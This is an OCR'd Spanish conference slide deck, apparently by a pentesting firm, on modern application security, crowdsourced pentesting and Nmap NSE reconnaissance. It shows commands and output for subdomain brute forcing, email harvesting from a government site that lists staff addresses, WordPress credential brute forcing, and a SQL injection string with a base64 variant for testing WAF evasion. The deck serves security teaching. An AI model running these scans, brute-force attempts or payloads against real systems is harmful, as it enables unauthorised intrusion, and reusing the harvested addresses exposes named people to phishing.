

# Productos Digitales para Consumidores Finales


# Nuevos Jugadores





# PaaS, Contenedores, Microservicios



# Ahora, vemos la Seguridad...

# Y, ahora, la seguimos viendo ?

- Apps libres de “bugs”
- Construir-Desplegar-Iterar
- Mantenerse con los cambios
- No hay tiempo para la seguridad

- Apps libres de vulnerabilidades
- Probar y Asegurar
- Mantenerse con las Amenazas
- No hay tiempo para los desarrolladores

# Aplicaciones Modernas

# Postura BBVA

- Prepararse para programar (otra vez)
- Practicar la seguridad yoga (ser flexible)
- Mantenerse actualizado (auto aprendizaje)
- Ser un habilitador de transformación, no un inhibidor

# Cómo cambia el Pentesting ?

| Acciones Scrum | Controles de Seguridad |
| --- | --- |
| Planificación de Lanzamiento | Diseño de Seguridad de Alto Nivel |
| Planificación del Sprint | Asesoría Por Demanda |
| Programación (Ejecución) | Verficiación de Controles |
| "Congelamiento" del Código | Pruebas Automatizadas |
| Pruebas de Regresión | Pruebas Automatizadas |
| Lanzamiento | Pruebas de Penetración Externas |

# Nuevas formas de Contratar Pentesting

- Open-Sec/Cliente
- Cliente con apoyo de Open-Sec

**Parchar/Resolver**

**Acuerdo de Pentesting Pagado por Vulnerabilidad (PRIVADO)**

**Definir Alcance**

# Crowdsourced Pentesting

**PRO :**

- Más económico
- Mejor opción para servicios contínuos y constantes
- Focalizar en los activos de información más críticos
- Buena opción para DevOps


**CON :**

- Puede resultar más caro si la cantidad de vulnerabilidades es grande
- No sirve para cumplimiento de exigencias normativas
- La versión “pública” implica que desconocidos “reales” hagan pruebas de seguridad

# Chequear condiciones locales

```
root@kali-kc:~# netstat -natp
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 192.168.1.202:53254     192.124.249.5:443       TIME_WAIT   -
tcp        0      0 192.168.1.202:37736     72.21.81.48:443         ESTABLISHED 20528/firefox-esr
tcp        0      0 192.168.1.202:53608     199.16.156.21:443       ESTABLISHED 20528/firefox-esr
tcp        0      0 192.168.1.202:45696     208.82.204.36:443       ESTABLISHED 20528/firefox-esr
tcp        0      0 192.168.1.202:45706     208.82.204.36:443       ESTABLISHED 20528/firefox-esr
tcp        0      0 192.168.1.202:53640     216.58.192.42:443       ESTABLISHED 20528/firefox-esr
tcp        0      0 192.168.1.202:53260     192.124.249.5:443       TIME_WAIT   -
tcp        0      0 192.168.1.202:41674     151.101.24.100:443      ESTABLISHED 20528/firefox-esr
```

```
root@kali-kc:~# free -m
              total
Mem:           2004
Swap:          2046
root@kali-kc:~# route -n
Kernel IP routing table
Destination     Gateway
0.0.0.0         192.168.1.1
192.168.1.0     0.0.0.0
```

```
root@kali-kc:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.202  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::86aa:b3e9:4c1c:a167  prefixlen 64  scopeid 0x20<link>
        ether 38:c9:86:4e:8b:cf  txqueuelen 1000  (Ethernet)
        RX packets 372885  bytes 32124357 (30.6 MiB)
        RX errors 0  dropped 11  overruns 0  frame 0
        TX packets 25175  bytes 2167279 (2.0 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1  (Local Loopback)
        RX packets 88  bytes 4944 (4.8 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 88  bytes 4944 (4.8 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

# Chequeando...


```
root@kali-kc:~# top -b -o %CPU -n 5 | head -15
top - 05:59:28 up 14:10,  1 user,  load average: 0.16, 0.12, 0.10
Tasks: 138 total,   1 running, 137 sleeping,   0 stopped,   0 zombie
%Cpu(s):  0.6 us,  0.1 sy,  0.0 ni, 98.8 id,  0.4 wa,  0.0 hi,  0.0 si,  0.0 st
KiB Mem :  2052828 total,   102484 free,   991880 used,   958464 buff/cache
KiB Swap:  2096124 total,  2096124 free,        0 used.   861936 avail Mem

  PID USER      PR  NI    VIRT    RES    SHR S %CPU %MEM     TIME+ COMMAND
 1099 root      20   0 1630192 398452  85832 S  5.9 19.4   3:46.47 gnome-shell
    1 root      20   0  139252   7180   5356 S  0.0  0.3   0:01.72 systemd
    2 root      20   0       0      0      0 S  0.0  0.0   0:00.00 kthreadd
    3 root      20   0       0      0      0 S  0.0  0.0   0:01.93 ksoftirqd/0
    5 root       0 -20       0      0      0 S  0.0  0.0   0:00.00 kworker/0:0H
    7 root      20   0       0      0      0 S  0.0  0.0   0:12.43 rcu_sched
    8 root      20   0       0      0      0 S  0.0  0.0   0:00.00 rcu_bh
    9 root      rt   0       0      0      0 S  0.0  0.0   0:00.00 migration/0
root@kali-kc:~# top -b -o %MEM -n 5 | head -15
top - 05:59:35 up 14:10,  1 user,  load average: 0.21, 0.14, 0.10
Tasks: 138 total,   1 running, 137 sleeping,   0 stopped,   0 zombie
%Cpu(s):  0.6 us,  0.1 sy,  0.0 ni, 98.8 id,  0.4 wa,  0.0 hi,  0.0 si,  0.0 st
KiB Mem :  2052828 total,   102516 free,   991844 used,   958468 buff/cache
KiB Swap:  2096124 total,  2096124 free,        0 used.   861972 avail Mem

  PID USER      PR  NI    VIRT    RES    SHR S %CPU %MEM     TIME+ COMMAND
 1099 root      20   0 1630192 398452  85832 S  6.2 19.4   3:46.86 gnome-shell
20528 root      20   0 1707496 296700  90000 S  0.0 14.5   0:25.09 firefox-esr
  838 Debian-+  20   0 1774164 154704  81968 S  0.0  7.5   0:05.91 gnome-shell
  943 root      20   0  391836  91512  31636 S  6.2  4.5   0:44.47 Xorg
 1464 root      20   0  848264  60980  26272 S  0.0  3.0   0:04.33 gnome-software
  880 Debian-+  20   0 1208288  52240  40804 S  0.0  2.5   0:01.57 gnome-settings-
 1497 root      20   0  786892  41612  29980 S  0.0  2.0   0:02.04 nautilus-deskto
 2084 root      20   0  659412  41432  28104 S  0.0  2.0   0:09.72 gnome-terminal-
```

# NSE : Para web

- ls ***web*** ***http*** | wc -l
  - 130
- Cubren CASI todo el “ciclo clásico” del hacking

# Discovery! Discovery!


nmap -n -v -sT -Pn -p 80 --script **dns-brute** www.open-sec.com



# Discovery! Discovery!

sub_brute.rb
(https://github.com/nahamsec/HostileSubBruteforcer)

[Sat Jul  8 22:22:25 2017] 200 coming.nosign.com ---> 198.17.214.98
- Seems like coming.nosign.com is an alias for died-12345.com

# Sacar emails del web :

nmap -v -p 80 --script http-email-harvest.nse www.acme.com

```
nmap -v -p 80 --script http-email-harvest.nse www.[redacted].pe

Starting Nmap 6.46 ( http://nmap.org ) at 2014-04-26 09:35 PET
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
Initiating Ping Scan at 09:35
Scanning www.[redacted].pe ([redacted]) [2 ports]
Completed Ping Scan at 09:35, 0.23s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 09:35
Completed Parallel DNS resolution of 1 host. at 09:35, 0.18s elapsed
Initiating Connect Scan at 09:35
Scanning www.[redacted].pe ([redacted]) [1 port]
Discovered open port 80/tcp on [redacted]
Completed Connect Scan at 09:35, 0.02s elapsed (1 total ports)
NSE: Script scanning [redacted].
Initiating NSE at 09:35
NSE Timing: About 50.00% done; ETC: 09:36 (0:00:35 remaining)
Completed NSE at 09:36, 34.75s elapsed
Nmap scan report for www.[redacted]pe ([redacted])
Host is up (0.19s latency).
PORT   STATE SERVICE
80/tcp open  http
| http-email-harvest:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=www.[redacted].pe
|   marcocurricular@[redacted].pe
|   webmaster@[redacted].pe
|_  contacto@[redacted].pe

NSE: Script Post-scanning.
Read data files from: /usr/local/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 35.94 seconds
```

# O sacándoselas a Google

nmap -p 80 --script http-google-email.nse --script-args http-google-email.domain=”acme.com” www.acme.com

```
:~$ nmap -p80 --script http-google-email --script-args http-google-email.domain="  .gob.pe" www.   .gob.pe

Starting Nmap 6.47 ( http://nmap.org ) at 2015-10-20 22:06 PET
Nmap scan report for www.pcm.gob.pe (190.116.25.15)
Host is up (0.20s latency).
PORT   STATE SERVICE
80/tcp open  http
| http-google-email:
| secretariadescentralizacion@<b>  .gob.pe
| sperez@<b>  .gob.pe
| gvaldivieso@<b>  .gob.pe
| llescano@<b>  .gob.pe
| ongei@<b>  .gob.pe
| pecert@<b>  .gob.pe
| sut@<b>  .gob.pe
| pcateriano@<b>  .gob.pe
| sarobes@<b>  .gob.pe
| prensa@<b>  .gob.pe
| atencionciudadana@<b>  .gob.pe
```

--OPEN-SEC:Las direcciones de correo vienen precedidad de "bold". Siempre hay cambios en la rpta de Google.

```
for email in body:gmatch('[A-Za-z0-9%.%%%+%-]+@<b>' .. target) do
```

```
| mhuarniz@<b>  .gob.pe
| procuraduria@<b>  .gob.pe
| ccosavalente@<b>  .gob.pe
| jgonzalez@<b>  .gob.pe
| aaroca@<b>  .gob.pe
| aarzubiaga@<b>  .gob.pe
| lortiz@<b>  .gob.pe
| cvilchez@<b>  .gob.pe
| rcornejo@<b>  .gob.pe
| rgarcia@<b>  .gob.pe
| pangulob@<b>  .gob.pe
| cmazzetti@<b>  .gob.pe
|  dominios@<b>  .gob.pe
| ajara@<b>  .gob.pe
| mjuscamaita@<b  .gob.pe
|_mllona@<b>  .gob.pe

Nmap done: 1 IP address (1 host up) scanned in 26.10 seconds
```

```
end
stdnse.sleep(2.0)
```

# Usando los diccionarios

nmap -n -v -p 80 -sT -sV

--script http-wordpress-brute


--script-args 'userdb=./usuarios.lst, passdb=./passwords.lst', brute.firstonly=true 192.168.1.145

Iteraciones Posibles :
(brute.mode)

User : todos los  password son probados contra cada usuario
Pass : cada password es probado contra todos los usuarios
Creds : trabaja en pares

Default :  Pass

# Usando las herramientas que ya conocemos para encontrar vulnerabilidades “nuevas” en la “nube” (Video!!!)



# Y qué hay de nuevo con las otras 8? A7: Protección contra Ataques Insuficientes


- Cualquier debería detectar :
  - ` or 1=1 - -
- Cuántos detectan ?
  - JyBvciAxPTEgLS0g
- Uno bien Fuertinet evita la fatiga sí la trama es "larga"
  - Trama = 2048 bytes + payload = I want to breath free...

# Y qué hay de nuevo con las otras 8?
# A7: Protección contra Ataques Insuficientes

